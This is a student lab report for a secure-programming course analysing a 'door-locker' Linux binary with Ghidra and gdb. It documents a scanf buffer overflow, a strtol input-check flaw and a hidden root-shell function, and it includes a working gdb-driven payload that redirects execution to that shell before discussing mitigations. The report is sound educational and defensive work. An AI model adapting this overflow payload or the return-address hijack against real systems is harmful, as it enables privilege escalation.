The unknown program

Secure Programming

19 November 2024

Gomez Montero Andrea, Volonterio Luca

Contents

Introduction

This lab report contains the vulnerability analysis of the `door-locker` Linux executable. It begins with a brief description of the methodology used, including the tools employed. Next, there is a description of the vulnerabilities and an explanation of why they pose a risk to the system. This is followed by demonstration of sample attacks. Finally, the last section of the report provides an in-depth explanation of mitigation measures that can be taken to prevent the exploitation of these vulnerabilities.

1 Method

This section contains the description how the analysis of the program `door-locker` was done in order to discover vulnerabilities.

1.1 Program exploration from the Linux shell

The first step taken was to run the program with a different number of parameters and also different values of parameters.

The first discovery was that the program only accepts two parameters so any other quantity of parameters results in an error. The program seems to have no restrictions in the type or value these parameters can have, but the following cases appeared:

- Both parameters are integers with different values: the sensor check fails.
- Both parameters are non-integer numbers: the sensor check always passes.
- One parameter is a non-zero integer and the other is not an integer: the sensor check fails.
- One parameter is an int with value zero and the other is not an integer: the sensor check passes.

After getting both parameters, the program asks the user if he agrees with the entered values and the user can respond by writing some text. If a big string of text is written, the program throws a segmentation issue which could point to a buffer overflow vulnerability.

The second step taken was to run the command `strings door-locker`, which returned the list of all the strings found in the program, the most important was `Be careful , you are ROOT !`. This alerted that there was potentially a way of obtaining root privileges.

Then, the command `file door-locker` was run to understand better the executable format. The output can be seen in Listing 1. It shows that the executable is 32-bit, LSB (which means that it uses little endian), that it is linked dynamically and that it contains the debugging symbols and other metadata.

```
[e2405617@ens-ssilo-0239 project]$ file door-locker
```

```
door-locker: ELF 32-bit LSB pie executable, Intel 80386, version 1 (SYSV), dynamically
    linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=
    f51bd00cb609e12726cc2b7036e891c4637fc6c5, for GNU/Linux 3.2.0, not stripped
```

Listing 1: Command use to get dynamic libraries used by the `door-locker` program.

The analysis continued by executing the command `ldd door-locker`, which shows the dynamic libraries called by the `door-locker` program. The is shown in Listing 2. This information is interesting because wrappers of the libraries shown can be used by overwriting the load order using the command `LD_PRELOAD`.

```
[e2405617@ens-ssilo-0239 project]$ ldd door-locker
  linux-gate.so.1 (0xf7f73000)
  libc.so.6 => /lib/libc.so.6 (0xf7d58000)
  /lib/ld-linux.so.2 (0xf7f75000)
```

Listing 2: Command used to get dynamic libraries used by the `door-locker` program.

Finally, the command `checksec --file=door-locker` was used to check for other compiler settings used that might make the program more susceptible to attacks. Listing 3 contains the output of this function, which shows that it was compiled using a partial RELRO, no canary, no RPATH, no RUNPATH, it contains symbols and it was not fortified.

```
[e2405617@ens-ssilo-0239 project]$ checksec --file=door-locker
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH
    Symbols         FORTIFY  Fortified       Fortifiable     FILE
Partial RELRO   No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   45)
    Symbols
 No     0               1               door-locker
```

Listing 3: Command used to check the compiler settings of the `door-locker` program.

1.2 Reverse engineering using Ghidra

The second part of the analysis was done using Ghidra to decompile the `door-lock` program. The analysis started in the main function, a sample of which can be found in Listing 6, then continuing with the other functions. Variable renaming and variable type adjusting was done in this section to understand better the flow.

```
[e2405617@ens-ssilo-0239 project]$ ./door-locker 1 2
You entered 1 and 2.
Do you agree ? (Y,n):
Y

Checking values
The door is locked.
[e2405617@ens-ssilo-0239 project]$ ./door-locker 2 2
```

```
You entered 2 and 2.
Do you agree ? (Y,n):
Y

Checking values
Valid access.
Opened.
No root.
```

Listing 4: Example of correct execution

During the analysis, each of the external libraries was researched by reading its documentation and forums to understand better any vulnerabilities they had that could be exploited. The suspicions that arouse during the first part of the analysis were confirmed.

2 Vulnerabilities

This section focuses on the actual vulnerabilities found in the analyzed executable, as well as their root causes.

2.1 Buffer Overflow

Inside the validate() method, an unsafe call to scanf() is performed on a 24 char buffer.

It is possible for the user to flood the input by writing a long string because there is no check on the buffer length, and either cause a segmentation fault or modify the execution flow of the program.

```c
int validate(char **params_array) {
  int compare_value;
  char buffer [24];

  printf("You entered %s and %s. \nDo you agree? (Y,n):\n",params_array[1],params_array[2]);
  __isoc99_scanf(&percent_s,buffer);
  compare_value = strcmp(buffer,"Y");
  return compare_value;
}
```

Listing 5: Method with unsafe scanf() call (decompiled)

Since the program has no stack protection mechanism, it is possible to craft a specific payload to overwrite the return address and jump to a desired point of the program. This vulnerability could simply lead to a crash of or could enable an attacker to be able to execute other parts of the program's code, e.g. jumping to the open door function.

2.2 Misbehavior for non-numerical inputs

The program treats input strings as long integers by converting them with the *strtol*() method and comparing them with the == integer operator, without actually checking whether they are numeric values or not.

When dealing with a non-numerical value though, the conversion method returns 0, making every string look equal and thus opening the door instead of signaling an error for incorrect input.

```
int main(int num_params,char **params_array){
      // some code...
      second_parameter_long = strtol(params_array[2],(char **)0x0,10);
      first_parameter_long = strtol(params_array[1],(char **)0x0,10);
      validate_result = 0;
      if (first_parameter_long == second_parameter_long) {
        puts("Valid access.");
        fngrt();
      }
      else {
        fnr();
      }
    }
    // some more code...
}
```

Listing 6: Code performing value equality check (decompiled)

2.3 Unused sensitive methods

Inside the executable we found a method that was referenced in the program, called *fnR*(). Not only the function is unused, it also spawns an interactive root shell enabling to run shell commands with high privileges.

```
void fnR(void) {
  int __status;

  puts("Opened.");
  puts("Be careful, you are ROOT !\n");
  __status = system(
                   "/usr/bin/env PS1=\"SUPPOSED ROOT SHELL > \" python3 -c \'import pty; pty
    .spawn([ \"/bin/bash\", \"--norc\"])\'"
                   );
                    /* WARNING: Subroutine does not return */
  exit(__status);
}
```

Listing 7: Unused function that spawns interactive root shell

This vulnerability could allow an attacker to jump to this code by overwriting the return address of another method with the one from this. A root shell would allow a threat actor to execute arbitrary code and potentially compromise the system entirely.

2.4 Dynamic Linking

The executable is dynamically linked meaning that when the program starts, a statically linked method maps the imported methods into memory and runs the code that they contain. In static linking, on the other hand, this process is performed at compile time rather than run time meaning that the necessary library functions are embedded directly in the executable binary file.

```
[e2405617@ens-ssilo-0239 project]$ ldd door-locker
  linux-gate.so.1 (0xf7f73000)
  libc.so.6 => /lib/libc.so.6 (0xf7d58000)
  /lib/ld-linux.so.2 (0xf7f75000)
```

Listing 8: Dynamic linked libraries for the `door-locker` program.

Given they have access to the file system, dynamic linking could allow threat actors to inject malicious code by crafting a specific *.so* (Shared Object) file, which should contain function declarations with the same signature as the one imported by the executable.

By then feeding this malicious file to a vulnerable program (for example with the *LD_PRELOAD* environmental variable), it is possible to change its behavior and even achieve arbitrary code execution.

2.5 Presence of debug symbols

Listing 2 shows how after running the `file door-locker` the output says "not stripped". It means that debug symbols are present which makes the reverse engineering of the `door-locker` file easier.

This is not a vulnerability in the code itself, but due to the presence of debug symbols, the program is more susceptible to reverse engineering. As a result, it is easier for an attacker to find vulnerabilities because the disassembled code is more understandable. Additionally, executables without debug symbols do not work properly in the Linux debugger.

Figure 3, contains a side by side comparison of the functions section in Ghidra of the door-locker provided for the lab and the same executable after applying the `strip --strip-unneeded door-locker` command.

3 Sample attacks

This section contains 2 attack examples that exploit 3 different vulnerabilities in total.

3.1 Buffer overflow and permission elevation

This attack was possible because the code:


Symbol Tree
Imports
Exports
Functions
__do_global_dtors_aux
__gmon_start__
__i686.get_pc_thunk.bx
__x86.get_pc_thunk.bx
__x86.get_pc_thunk.dx
_fini
_init
_ITM_deregisterTMCloneTab
_ITM_registerTMCloneTable
_start
deregister_tm_clones
exit
fnchck
fngrt
fnr
fnR
frame_dummy
FUN_00011020
main
printf
puts
register_tm_clones

Figure 1: `door-locker` executable without modifications.


Symbol Tree
Imports
Exports
Functions
_DT_FINI
_DT_INIT
_FINI_0
_INIT_0
entry
Labels
__DT_FINI
__DT_FINI_ARRAY
__DT_GNU_HASH
__DT_INIT
__DT_INIT_ARRAY
__DT_JMPREL
__DT_PLTGOT
__DT_REL
__DT_STRTAB
__DT_SYMTAB
__DT_VERNEED
__DT_VERSYM
__gmon_start__
_DYNAMIC

Figure 2: `door-locker` executable after stripping the symbols.

Figure 3: Function section in the Ghidra Symbol tree.

- Uses the `sscanf` method, which is susceptible to buffer overflows.
- Contains the fnR method which launches a console with ROOT privileges.

The idea of this attack is to combine both vulnerabilities by overriding the return address of the validate method, with the address to the `fnR` method and it was done by performing the following steps:

1. Opening the `door-locked` program with the linux gdb.
2. Using the `disas fnR` command to check the start address of the fnR method (`0x5655623b`).

```
(gdb) disas fnR
Dump of assembler code for function fnR:
   0x5655623b <+0>: push   %ebx
   0x5655623c <+1>: sub    $0x14,%esp
   0x5655623f <+4>: call   0x565560f0 <__x86.get_pc_thunk.bx>
   0x56556244 <+9>: add    $0x2db0,%ebx
   0x5655624a <+15>:  lea    -0x1fd8(%ebx),%eax
   0x56556250 <+21>:  push   %eax
   0x56556251 <+22>:  call   0x56556060 <puts@plt>
   0x56556256 <+27>:  lea    -0x1fc7(%ebx),%eax
   0x5655625c <+33>:  mov    %eax,(%esp)
   0x5655625f <+36>:  call   0x56556060 <puts@plt>
   0x56556264 <+41>:  lea    -0x1f84(%ebx),%eax
   0x5655626a <+47>:  mov    %eax,(%esp)
   0x5655626d <+50>:  call   0x56556070 <system@plt>
   0x56556272 <+55>:  mov    %eax,(%esp)
   0x56556275 <+58>:  call   0x56556080 <exit@plt>
End of assembler dump.
```

Listing 9: Disassembly of fnR funciton

3. Using the `disas validate` to check the addresses and registers used for the `validate` method.

```
(gdb) disas validate
Dump of assembler code for function validate:
   0x565562b6 <+0>: push   %esi
   0x565562b7 <+1>: push   %ebx
   0x565562b8 <+2>: sub    $0x28,%esp
   0x565562bb <+5>: call   0x565560f0 <__x86.get_pc_thunk.bx>
   0x565562c0 <+10>:  add    $0x2d34,%ebx
   0x565562c6 <+16>:  mov    0x34(%esp),%eax
   0x565562ca <+20>:  push   0x8(%eax)
   0x565562cd <+23>:  push   0x4(%eax)
   0x565562d0 <+26>:  lea    -0x1f1c(%ebx),%eax
   0x565562d6 <+32>:  push   %eax
   0x565562d7 <+33>:  call   0x56556050 <printf@plt>
   0x565562dc <+38>:  add    $0x8,%esp
   0x565562df <+41>:  lea    0x14(%esp),%esi
   0x565562e3 <+45>:  push   %esi
   0x565562e4 <+46>:  lea    -0x1f9d(%ebx),%eax
   0x565562ea <+52>:  push   %eax
   0x565562eb <+53>:  call   0x56556090 <__isoc99_scanf@plt>
   0x565562f0 <+58>:  add    $0x8,%esp
   0x565562f3 <+61>:  lea    -0x1f9a(%ebx),%eax
   0x565562f9 <+67>:  push   %eax
   0x565562fa <+68>:  push   %esi
   0x565562fb <+69>:  call   0x56556030 <strcmp@plt>
   0x56556300 <+74>:  add    $0x34,%esp
   0x56556303 <+77>:  pop    %ebx
   0x56556304 <+78>:  pop    %esi
   0x56556305 <+79>:  ret
End of assembler dump.
```

Listing 10: Disassembly of validate() function

4. Setting a breakpoint in the line before the `sscanf` method call inside the `validate` method, as well as a breakpoint in the line after.

```
(gdb) b *validate+52
Breakpoint 1 at 0x565562ea
(gdb) b *validate+69
Breakpoint 2 at 0x565562fb
```

Listing 11: Setting breakpoints

5. Running the `info frame`, as shown in Listing 12 to get the address saved in the eid register, which corresponds to the `validate` return address. This is the address that must be changed in the buffer in order to successfully complete the buffer overflow attack.

```
Breakpoint 1, 0x565562ea in validate ()
(gdb) info frame
Stack level 0, frame at 0xffffcb50:
 eip = 0x565562b6 in validate; saved eip = 0x5655635b
 called by frame at 0xffffcba0
 Arglist at 0xffffcb48, args:
 Locals at 0xffffcb48, Previous frame's sp is 0xffffcb50
 Saved registers:
  eip at 0xffffcb4c
```

Listing 12: Inspecting function frame before scanf

6. Running the program and responding the `Do you agree?` question with a small string of characters to understand where the inputs is inserted in the buffer, check where the return address `0x5655635b` is and how many characters need to be inserted to overwrite it. The check can be done by using the `x20xw $esp` command is used to check the first 20 words (4 byte each) memory contents in the buffer from the address saved in register `esp`. Listing 13 shows the results of inserting 28 As which have an ascii value of 41. After all the 41 values appear, there are 4 more bytes before the return address. This means that to do the buffer overflow 32 characters must be sent before the new desired return address.

```
Breakpoint 1, 0x565562ea in validate ()
(gdb) x/20xw $esp
0xffffd040:     0x56557057      0xffffd05c      0xffffd343      0xf7ffd000
0xffffd050:     0xf7fc4540      0xffffffff      0x56555034      0x41414141
0xffffd060:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd070:     0x41414141      0x41414141      0xffffd100      0x5655635b
0xffffd080:     0xffffd184      0x00000000      0xf7d9f4be      0x5655631f
(gdb) c
Continuing.
```

Listing 13: Inspecting before scanf

7. Writing a small script that saves 32 characters (28 As, 2 Bs and 3 Cs) then the `fnR` function address in little-endian in the payload.txt file.

```
[e2405617@ens-ssilo-0326 project]$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAAAAAAABBCC\x3b\x62\
    x55\x56" > payload.txt
```

Listing 14: Crafting payload

8. Running the program from the debug with the command `r 1 2 < payload.txt`, like Listing 15 shows. This will run the `door-locked` program with the parameters as 1 and 2. Additionally, it automatically writes the contents of file `payload.txt` as an answer to the `Do you agree?`. Listing 16 shows the stack after the input was added. It is possible to observe that there are the return address, which used to be `0x5655635b` was replaced with `0x5655623b`. Additionally, when continuing the message `Be careful, you are ROOT !` appears and a new shell is opened.

```
(gdb) r 1 2 < payload.txt
```

Listing 15: Running program in GDB with payload

```
Breakpoint 2, 0x565562fb in validate ()
(gdb) x/20xw $esp
0xffffcb10: 0xffffcb2c  0x5655705a  0xffffce5d  0x0155e1f1
0xffffcb20: 0x0155e1f1  0x00004e20  0x00004e20  0x41414141
0xffffcb30: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffcb40: 0x41414141  0x41414141  0x43434242  0x5655623b
0xffffcb50: 0xffffcc00  0xffffce0b  0x00000002  0x5655631f
(gdb) c
Continuing.
Opened.
Be careful, you are ROOT !
[Detaching after vfork from child process 13972]
SUPPOSED ROOT SHELL >
```

Listing 16: Inspecting after scanf

3.2 Inconsistent application state

In Listing 17 an example of a normal execution is shown when the user answers Y to the confirmation. It gets two integers and opens the door if they are equal. On the contrary if they have different values, the door stays locked.

```
[e2405617@ens-ssilo-0239 project]$ ./door-locker 1 2
You entered 1 and 2.
Do you agree ? (Y,n):
Y


Checking values
The door is locked.
```

```
[e2405617@ens-ssilo-0239 project]$ ./door-locker 1 1
You entered 1 and 1.
Do you agree ? (Y,n):
Y

Checking values
Valid access.
Opened.
No root.
```

Listing 17: Example of inconsistent behaviour

However, previously it was explained that this check was done by first converting the parameter value to long using the `strtol` method which returns 0 when it is called with a non-int value. This is an issue because if the sensors can me tampered with either physically or by modifying their environment to make them throw an exception, the user could still open the door.

The next listing shows inconsistent behaviors, by opening the door when supplied two strings or a string and a 0. An example of this can be found in Listing 18.

```
[e2405617@ens-ssilo-0239 project]$ ./door-locker 0 EXCEPTION
You entered 0 and EXCEPTION.
Do you agree ? (Y,n):
Y

Checking values
Valid access.
Opened.
No root.
[e2405617@ens-ssilo-0239 project]$ ./door-locker EXCEPTION ERROR
You entered EXCEPTION and ERROR.
Do you agree ? (Y,n):
Y

Checking values
Valid access.
Opened.
No root.
```

Listing 18: Example of inconsistent behaviour

4 Mitigations

This section describes some possible mitigations that can be deployed in order to minimize the risk of system hacking. The measures are divided into three categories: System (i.e. O.S. or physical cirtuit), Compilation (i.e. gcc flags) and Code (i.e. making actual changes to the code). They are sorted from the former to the latter because it is clearly less costly to change something at the O.S. level than to recompile or rewrite a whole codebase, even if small like in this case.

4.1 System

Most importantly, ensure physical security of sensors, cables and boards in order to prevent tampering that could cause unwanted behavior or side channel attacks.

Set up proper privileges and files permissions for the host Operating System, and prevent the executable to gain root access. For instance, if an user could gain high privileges on the machine, they could disable *ASLR* to compromise the executable more easily or they could even substitute the executable binary file. Only an authorized engineer or technic should be able to gain root access via *SSH* using a secret key.

If the specific functioning of the system requires the script to have root access in order to perform certain action (e.g. reading/writing voltage on hardware pins) then this should be done in a secure way, not by directly instantiating an arbitrary root shell in the code, that an attacker could potentially gain access to.

This ensure that even if the code is in fact unsafe, the damage an attacker could cause is minimized. Please note that this could protect against gaining high privileges but cannot in any way prevent the code bugs to cause issues, for example the fact that there is no input type check cannot be tackled by targeting the System layer and a buffer overflow is still very possible.

4.2 Compilation

The *GCC* compiler and *ld* linker offer a range of compilation options to harden executables without needing to change the code. This is done for example by adding extra checks, substituting unsafe and legacy function calls to new ones. Please note that this mitigation cannot tackle underlying logic errors in the code: like for the previous mitigation, the input not being checked could still cause issues but a buffer overflow could be prevented this way. Please refer to the *manual* for further info.

4.2.1 Stack protection

In order to prevent stack tampering, the $-fstack-protector$ compile option can be added. What this does is adding canaries, i.e. guard variables at the end of a method's body to ensure the integrity of that part of memory. Since the return address is stored after the canary, in order to overwrite the former an attacker would have to overwrite the latter making it way more difficult and resource intensive to carry out a buffer overflow in the stack, because this would require finding out the value of the canary. This flag just adds canaries to certain methods (e.g. the ones that have a char buffer larger than 8 bytes) but with the $-fstack-protector-all$ option it can be added to every method. Please note that the canary value is usually random and prefixed by string and files terminator characters, making it really hard for an attacker both to guess the value and write it to memory.

It is also possible to make the stack non-executable (which is done by default usually) with the $-znoexec$ flag and to control the stack growth by limiting it manually with the $-zstack - size =< desired - size >$ option.

4.2.2 Position Independent Executable

The $-fPIE$ flag, that gets passed to the ld linker, is meant to enable $ASLR$ (Address space layout randomization) for the produced executable. This means that the memory layout of the application is randomized at runtime, making it harder for malicious actors to predict the memory addresses used by the program. In practice, the generated machine code uses relative addresses instead of absolute ones, enabling the executable to be loaded at different locations without modifications.

This in general protects against memory corruption, by making it harder to predict the memory structure. Please note that it is possible to disable this option globally at kernel level with high privileges.

4.2.3 Check unsafe function

Using the $-D\_FORTIFY\_SOURCE = 2$ option the compiler perform checks on some legacy function that are known to be unsafe (e.g. *memcpy* or *strcpy*) at compile time and at runtime, crashing the program with a $SIGABRT$ signal when an improper use is detected. In practice, this option adds calls to some functions in the GNU C library to determine if inputs to some of this functions are safe, said function calls have the *_chk* prefix and can be saw in the decompiled code.

With this options, it is impossible to carry out a buffer overflow attack in a scenario like the one of the $validate()$ method (i.e., all the buffers are local and have a fixed-length).

4.2.4 Static Linking

In order to minimize the risk of an attacker compromising a program's dependencies, they can be included in the executable itself (static linking) as opposed to being mapped at runtime (dynamic linking). This clearly make the executable slightly bigger in size but removes the possibility of a supply chain attack that targets external libraries. The $LD\_PRELOAD$ environmental variable for instance, just has precedence over external-resolved (dynamic) imports but not over integrated ones.

To do this, is sufficient to provide the $-static$ flag to link all libraries statically. It is also possible to just link specific libraries or individual Shared Objects files with the $-l$ option followed by the resource name.

4.3 Code

The best way of tackling vulnerabilities in a program is, of course, to modify the code to remove them from the start. This is the most expensive option but also the most effective one, because it can directly address logic errors (e.g., input type check) as well as remove the root causes of other vulnerabilities such as buffer overflow.

4.3.1 Secure input handling

The *scanf*() method reads a string from *stdin* and copies it into a fixed-size buffer. No check is performed on the buffer length providing a ground for overflow. A safer alternative could be to use *fgets*() function, that basically does the same but also requires the developer to specify the buffer length.

```c
char buffer[50];

printf("Enter a string: ");
if (fgets(buffer, sizeof(buffer), stdin) != NULL) {
   printf("You entered: %s", buffer);
} else {
   printf("Error reading input.");
   return 1;
}

return 0;
```

Listing 19: Snippet with *fgets*() usage

This translates into a potential extra part of the input string being discarded instead of erroneously wrote to memory.

4.3.2 Type check

To avoid inconsistent behaviors, an input type check must be performed on the two parameters supplied to the program. If the parameters are not numbers or they are not in the correct format (e.g. sensor failure or side channel attack), the program should display an error and terminate instead of opening the door.

```c
size_t ln = strlen(input) - 1;
for( size_t i = 0; i < ln; i++){
    if( !isdigit(input[i]) ){
        fprintf(stderr, "%c is not a number. Aborting.\n", input[i]);
        return 1;
    }
}
```

Listing 20: Example of performing string type check

4.3.3 Unused method removal

The unused method *fnR*() allows a potential attacker to execute a root shell. Since the method is not used, it should be simply removed from the code. This would also remove it from the compiled code and even in the event of an attacker being able to carry out a buffer overflow, they wouldn't be able to jump to a root shell directly.

Conclusion

During this lab, we performed static analysis of an executable in order to reverse-engineer its functioning and find out whether it was safe or not. Using tools such as *Ghidra* and *gdb* we analyzed the binary file and successfully carried out two different attacks as a proof of concept.

In this report, we detailed each vulnerability we found, how it can exploited to create an attack and how it can be addressed effectively. We proposed different level of mitigation, that should be ideally all be taken into consideration to make the system more resilient and secure against hackers.